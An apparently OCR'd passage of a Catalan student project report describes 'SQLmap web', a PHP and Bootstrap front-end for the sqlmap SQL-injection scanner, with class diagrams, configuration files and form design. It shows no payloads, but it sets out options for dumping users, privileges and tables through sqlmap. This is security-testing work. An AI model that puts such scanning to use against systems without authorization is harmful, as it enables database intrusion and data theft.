
- **Identificar**: procés que permetrà a un usuari detectar les vulnerabilitats d'injecció SQL d'un entorn web objecte.
- **Publicar informació**: el sistema informarà de l'anàlisi que està desenvolupant en tot moment (temps real).
- **Administrar paràmetres del sistema**: l'usuari podrà gestionar els paràmetres de configuració.
- **Guardar informació**: procés que permetrà a l'usuari guardar al seu propi ordinador tota la informació generada pel sistema.

3.2. Vistes

3.2.1. Diagrama de flux




3.2.2. Diagrama de MVC



3.2.3. Diagrama de seqüència


[17]

3.2.3.1. Diagrama de seqüència per inicialitzar el sistema




3.2.3.2. Diagrama de seqüència per la gestió del sistema d'anàlisis

PART · 01



PART · 02


: /lib/class/printform.class.php
: /lib/class/sqlmap.class.php
: /lib/oputputinjection.php
: /lib/configparam.php
: /lib/html_header.php
: /lib/setup.php
: config.php
: injection.php
: index.php
: submit(...);
ELSE
: fopen($filename, "w");
Necessary operations are performed to create a temporary file.
: $SQLMAP->getSQLmapInstruction();
: popen($cmd, 'r');
while (!feof($proc))
: fgets($proc);
: fwrite(...);
: switch(true);
Depending on the output message:
<<case stristr($content, 'xxx'):>>
The system will insert a label and then it will apply a style sheet to the text.
: pclose(...); & fclose(...);
: getReport();
: goBack();

4. Implementació del sistema

En aquesta secció s'explicarà com s'ha dissenyat la interfície del sistema i els diferents elements que composen l'aplicació, per després parlar del desenvolupament i de les funcions del sistema.

4.1. Estructura de carpetes i fitxers

Primer donarem a conèixer l'estructura de carpetes i fitxers de SQLmap web en el servidor, per tenir un major grau de control sobre l'aplicació.

- **lib**: aquí s'emmagatzemen les llibreries de funcions del sistema. S'utilitza per al desenvolupament i personalització del sistema.
  - **class**: aquí estan definides les classes del sistema.
  - **html**: aquí es defineixen els elements HTML estructurals comuns i bàsics del nostre sistema (p.e. header.php).
- **options**: des d'aquí podem canviar la disposició dels elements del formulari principal, aportant un format personalitzat.
- **theme**: des d'aquí es pot modificar quasi tota l'aparença de la plataforma. En el nostre cas, hem utilitzat el framework Bootstrap.
- **tmp**: aquest directori conté l'arxiu temporal que genera l'aplicació per mostrar l'informe de l'anàlisi realitzat.

4.2. Model del sistema

En aquest apartat trobarem detalls més específics sobre el desenvolupament del sistema i quin és el disseny que s'ha seguit per crear la interacció entres les diferents capes de l'aplicació.

4.2.1. Classe sqlmap

Aquesta és la classe encarregada de gestionar i configurar els diferents paràmetres que s'executaran mitjançant l'eina sqlmap. A més a més, verificarà les entrades al sistema i realitzarà un reportatge d'errors per comunicar la correcta introducció de les dades, i així assegurar el correcte funcionament del sistema.

sqlmap

- **error** : int;
- **error_msg** : string;
- **cmd** : string;
- **host** : string;
- **filename** : string;
- **outputdir** : string;
- **verbose** : array(int);
- **url** : string;
- **data** : string;
- **timeout** : array(int);
- **retries** : array(int);
- **threads** : array(int);
- **level** : array(int);
- **risk** : array(int);
- **tech** : array(string);
- **timesec** : array(int);
- **unioncols** : string;
- **currentuser** : string;
- **currentdb** : string;
- **hostname** : string;
- **users** : string;
- **privileges** : string;
- **dbs** : string;
- **tables** : string;
- **columns** : string;
- **schema** : string;
- **dump** : string;

+ **sqlmap**($sqlmapdir : string, $outputdir : string)
+ **~sqlmap**()
+ **preventSQLInjection**($str : string) : void
+ **errorSettings**() : bool
+ **setErrorMessage**($str : string) : void
+ **getErrorMessage**() : string
- **setHost**() : void
+ **getHost**() : string
+ **setFilename**() : void
+ **getFilename**() : string
+ **setSettings**($value : string) : void
+ **getSQLmapInstruction**() : string
+ **checkArrayValue**($parameter : string) : void
+ **checkActiveParameter**($parameter : string) : void
- **setValueRange**($parameter : string, $value : int, $min : int, $max : int) : void

--

+ **setVerbose**($value : int) : void
+ **getVerbose**() : array(int)
+ **setURL**($value : string) : void
+ **getURL**() : string
+ **setData**($value : string) : void
+ **getData**() : void
- **setRandagent**($value : int) : void
+ **getRandagent**() : string
- **setTimeout**($value : int) : void
+ **getTimeout**() : array(int)
- **setRetries**($value : int) : void
+ **getRetries**() : array(int)
- **setThreads**($value : int) : void
+ **getThreads**() : array(int)
- **setLevel**($value : int) : void
+ **getLevel**() : array(int)
- **setRisk**($value : int) : void
+ **getRisk**() : array(int)
+ **setTech**($variable : array(string)) : void
+ **getTech**() : array(string)
- **setTimesec**($value : int) : void
+ **getTimesec**() : array(int)

- **setUnioncols**($value) : void
+ **getUnioncols**() : string
- **setCurrentuser**($value) : void
+ **getCurrentuser**() : string
- **setCurrentdb**($value) : void
+ **getCurrentdb**() : string
- **setHostname**($value) : void
+ **getHostname**() : string
- **setUsers**($value) : void
+ **getUsers**() : string
- **setPrivileges**($value) : void
+ **getPrivileges**() : string
- **setDbs**($value) : void
+ **getDbs**() : string
- **setTables**($value) : void
+ **getTables**() : string
- **setColumns**($value) : void
+ **getColumns**() : string
- **setSchema**($value) : void
+ **getSchema**() : string
- **setDump**($value) : void
+ **getDump**() : string

4.2.1.1. Variables

- private $error;
- private $error_msg;
  - Variables encarregades de controlar i enregistrar els errors de les entrades introduïdes per l'usuari/a.
- private $cmd;
- private $host;
- private $filename;
- private $outputdir;
  - Variables destinades a definir la configuració bàsica per poder executar una comanda sqlmap, i definir les sortides de l'anàlisi.
- private $verbose;
- private $url;
- private $data;
- private $timeout;
- private $retries;
- private $threads;
- private $level;
- private $risk;
- private $tech;
- private $timesec;
- private $unioncols;
  - Variables destinades a definir els paràmetres variables de la comanda objecte a executar.
- private $currentuser;
- private $currentdb;
- private $hostname;
- private $users;
- private $privileges;
- private $dbs;
- private $tables;
- private $columns;
- private $schema;
- private $dump;

4.2.1.2. Funcions i/o procediments

En aquesta classe trobarem els mètodes necessaris per a poder confeccionar i parametritzar totes les dades utilitzades en la definició de la comanda sqlmap a executar.

- public function preventSQLInjection($str);
  - Aquest mètode és l'encarregat d'utilitzar els mètodes necessaris per poder modificar una cadena de text perquè no pugui injectar cadenes de text malicioses.
- public function errorSettings();
- public function setErrorMessage($str);

- public function getErrorMessage();
  - Aquest conjunt de mètodes són els encarregats controlar i enregistrar els errors trobats en el moment de confeccionar la comanda sqlmap.
- private function setHost();
- public function getHost();
- public function setFilename();
- public function getFilename();
- public function setSettings($value);
- public function getSQLmapInstruction();
  - Aquests mètodes son els responsables de configurar els paràmetres inicials per tal que l'execució de la comanda sqlmap pugui realitzar-se amb èxit. Les funcions *get*()* retornen el valor desitjat, i les funcions *set*()* inicialitzen els paràmetres necessaris per a l'execució.
- public function checkArrayValue($parameter);
- public function checkActiveParameter($parameter);
- private function setValueRange($parameter, $value, $min, $max);
  - Aquest conjunt de mètodes controlen que els valors d'entrada a través del formulari siguin els correctes (segons la seva tipologia), i enregistren el seu valor depenent de la validació esperada.
- public function setVerbose($value);
- public function getVerbose();
- public function setURL($value);
- public function getURL();
- public function setData($value);
- public function getData();
- private function setRandagent($value);
- public function getRandagent();
- private function setTimeout($value);
- public function getTimeout();
- private function setRetries($value);
- public function getRetries();
- private function setThreads($value);
- public function getThreads();
- private function setLevel($value);
- public function getLevel();
- private function setRisk($value);
- public function getRisk();
- public function setTech($variable);
- public function getTech();
- private function setTimesec($value);
- public function getTimesec();
- public function setUnioncols($value);
- public function getUnioncols();
- private function setCurrentuser($value);
- public function getCurrentuser();
- private function setCurrentdb($value);
- public function getCurrentdb();
- private function setHostname($value);
- public function getHostname();
- private function setUsers($value);
- public function getUsers();
- private function setPrivileges($value);
- public function getPrivileges();
- private function setDbs($value);
- public function getDbs();
- private function setTables($value);
- public function getTables();

- private function setColumns($value);
- public function getColumns();
- private function setSchema($value);
- public function getSchema();
- private function setDump($value);
- public function getDump();
    - Aquests mètodes son els responsables de configurar correctament els atributs de control (variables) per tal que l'execució de la comanda sqlmap s'inicialitzi amb els paràmetres desitjats. Les funcions *get*()* retornen el valor desitjat, i les funcions *set*()* inicialitzen els paràmetres modificats d'entrada, si aquests no coincideixen amb els valor per defecte.

4.2.2. Arxius de configuració

A continuació analitzarem com realitzar els fitxers de configuració inicial de SQLmap web, i presentarem les tasques habituals que hauria de realitzar l'administrador.

4.2.2.1. Fitxer .: config.php

El nom de l'arxiu de configuració de l'aplicació és config.php. Aquest arxiu es localitza al directori principal de SQLmap web i conté informació fonamental de l'aplicació.

```
unset($CFG);
global $CFG;
$CFG = new stdClass();
```

A PHP existeix una classe definida anomenada **stdClass**, la qual no en té ni propietats, ni mètodes, etc., és una classe buida. En aquest sentit, utilitzarem aquesta classe per crear un objecte genèric i així afegir les propietats desitjades ($CFG).

```
$CFG->sqlmapdir     = '/opt/sqlmap';
$CFG->wwwroot       = 'http://localhost/sqlmap';
$CFG->dirroot       = '/var/www/sqlmapproject_0.9_3494/sqlmap';
$CFG->outputdir     = '/var/www/sqlmapproject_0.9_3494/sqlmapdata';
$CFG->tmpdir        = '/tmp';
```

En el nostre cas, definirem la localització dels directori base del nostre sistema perquè pugui funcionar correctament. A més a més, s'han definit la ubicació de l'eina sqlmap i la URL de l'aplicació. Finalment, cridem el fitxer setup.php per acabar de definir i configurar el model del nostre sistema:

```
require_once(dirname(__FILE__) . '/lib/setup.php');
```

4.2.2.2. Fitxer .: setup.php

Aquest arxiu es localitza en el directori /lib i realitza les últimes configuracions del sistema: defineix la ubicació dels directoris i defineix els objectes que interactua amb les diferents capes del nostre sistema.

```
global $CFG;

unset($SQLMAP);
unset($PFORM);
global $SQLMAP;
global $PFORM;

$CFG->libdir    = $CFG->dirroot . '/lib';
$CFG->opdir     = $CFG->dirroot . '/options';
$CFG->report    = $CFG->dirroot . $CFG->tmpdir;
$CFG->html      = $CFG->libdir . '/html';
$CFG->class     = $CFG->libdir . '/class';
```

Primer crearem dues variables globals ($SQLMAP i $PFORM) que ens serviran per inicialitzar els objectes principals del sistema. A més a més, definirem la ubicació dels directoris interns de l'aplicació.

```
require_once($CFG->class . '/sqlmap.class.php');
$SQLMAP = new sqlmap($CFG->sqlmapdir, $CFG->outputdir);

require_once($CFG->class  . '/printform.class.php');
$PFORM = new printform();
```

Finalment, realitzarem la instància dels objectes principals del sistema:

- $**SQLMAP**: objecte principal de l'aplicació. Realitza la gran majoria d'operacions i inicialitza els atributs de l'execució de l'eina sqlmap.
- $**PFORM**: objecte destinat a la configurar la correcta disposició dels elements del formulari d'entrada.

4.3. Disseny de la interfície del sistema


La interfície està formada per un formulari principal, en el qual estan representades la informació i les accions disponibles del sistema. Aquesta és la forma en la qual l'usuari interactua, es comunica, i (posteriorment) obté la informació objecte.

Des del punt de vista computacional i filosòfic, s'ha volgut oferir un disseny web adaptatiu, i per aquest motiu, l'aplicació ha estat desenvolupada sobre un conjunt de llibreries anomenades **Bootstrap**.

Bootstrap, és el framework de Twitter que permet crear interfícies web amb CSS i Javascript fent que aquest s'adapti segons la mida del dispositiu on es visualitzi, és a dir, automàticament s'adapta a la mida de la pantalla d'un ordinador o d'una Tablet sense que l'usuari hagi de fer res. Això es denomina disseny adaptatiu o Responsive Design.

4.3.1. Classe printform

Aquesta és la classe encarregada de dissenyar d'una manera molt senzilla i ràpida els camps del formulari. A més a més, permet mostrar per pantalla els camps d'entrada tenint en compte cadascuna de les tipologies permeses en el nostre formulari: text, number, checkbox, etc.



4.3.1.1. Variables

- private $id_accordion;
  - Identificador per poder utilitzar la funcionalitat acordió de Bootstrap: ens permetrà definir i identificar el component panel.

4.3.1.2. Funcions i/o procediments

En aquesta classe dividirem els mètodes en dos grans grups: aquells destinats a la definició de les funcionalitats del plugin Collapse (Bootstrap) [18], i els destinats a definir els camps del formulari (tenint en compte el tipus de camp).

COLLAPSE


- public function **getIDaccordion**();
  - Aquest mètode és l'encarregat de retornar l'identificador de l'acordió, definit prèviament en el constructor de la classe.
- public function **printPanelHeading**($parent, $section, $description);
- public function **printPanelCollapse**($state, $section, $collapse);
  - Aquests mètodes són els responsables de configurar correctament els atributs de control per tal que la funcionalitat Collapse (acordió) s'inicialitzi amb els paràmetres desitjats.

FORMULARI

- public function **printFormTCheckbox**($name, $value, $active, $multiple, $title);
- public function **printFormTNumber**($name, $value, $min, $max, $description);
- public function **printFormTRadio**($name, $value, $active, $title);
- public function **printFormTText**($name, $required, $description);
  - Aquests mètodes són els encarregats de construir els camps d'entrada del formulari depenent de la tipologia desitjada.

4.3.2. Formulari d'entrada

En accedir a la pàgina inicial de l'entorn web, la primera vista que ens trobarem és el formulari d'opcions de sqlmap (web).



Tenint en compte que s'ha utilitzat la funcionalitat del plugin Collapse (Bootstrap), només tenim fixada la finestra Target perquè sempre estigui visible, metre que la resta d'opcions queden recollides fins que no s'activen (clicant sobre del títol).

4.3.2.1. Fitxer .: header.php

En aquest arxiu s'inclouen els elements estructurals i els atributs necessaris de l'entorn web objecte per construir una capçalera HTML neta i correcta, i d'aquesta manera utilitzar-la en les diferents pàgines de la nostra aplicació (index.php i injection.php).

```
<meta charset="utf-8">
<meta http-equiv="X-UA-Compatible" content="IE=edge">
<meta name="viewport" content="width=device-width, initial-scale=1">
<meta name="description" content="SQLmap adaptation in web app version">
<meta name="author" content="Iván Sibillà García">
```

En primera instància inicialitzarem diversos tipus de metadades a través de l'etiqueta <meta>. En el nostre cas, s'ha identificat una sèrie d'atributs que explicarem a continuació:

- **charset**: indica quina és la codificació de la nostra pàgina: UTF-8.
- **http-equiv**: aquest atribut especifica el mode de compatibilitat del document.
- **name**: aquest tercer atribut assigna una metadada a la pàgina amb un valor específic, proporcionat per l'atribut '**content**'.

```
<!-- Bootstrap core CSS -->
<link href="./theme/bootstrap/css/bootstrap.min.css" rel="stylesheet">

<!-- Custom styles for this template -->
<link href="./theme/bootstrap/css/sqlmapweb.css" rel="stylesheet">

<!-- jQuery Core -->
<script type="text/javascript" src="http://code.jquery.com/jquery.min.js"></script>

<!-- Bootstrap JS -->
<script type="text/javascript" src="./theme/bootstrap/js/bootstrap.min.js"></script>

<!-- Trigger the tooltip via JavaScript -->
<script type="text/javascript">
	$(document).ready(function(){
		$("[data-toggle=tooltip]").tooltip();
	});
</script>
```

L'etiqueta **<link>** serveix per informar i indicar al navegador web quins elements o recursos externs necessitarà la nostra aplicació per funcionar correctament. En el nostre

cas, introduïm el CSS3 de Bootstrap i el fitxer propi per aconseguir els resultats desitjats. A més a més, amb l'etiqueta **<script>** introduïm codi JavaScript per oferir de funcionalitats i efectes en el nostre formulari (jQuey i Bootstrap).

```
<title>SQLmap Injection Web</title>
```


Finalment, identifiquem el títol del nostre entorn web amb l'etiqueta **<title>**.

4.3.2.2. Opcions

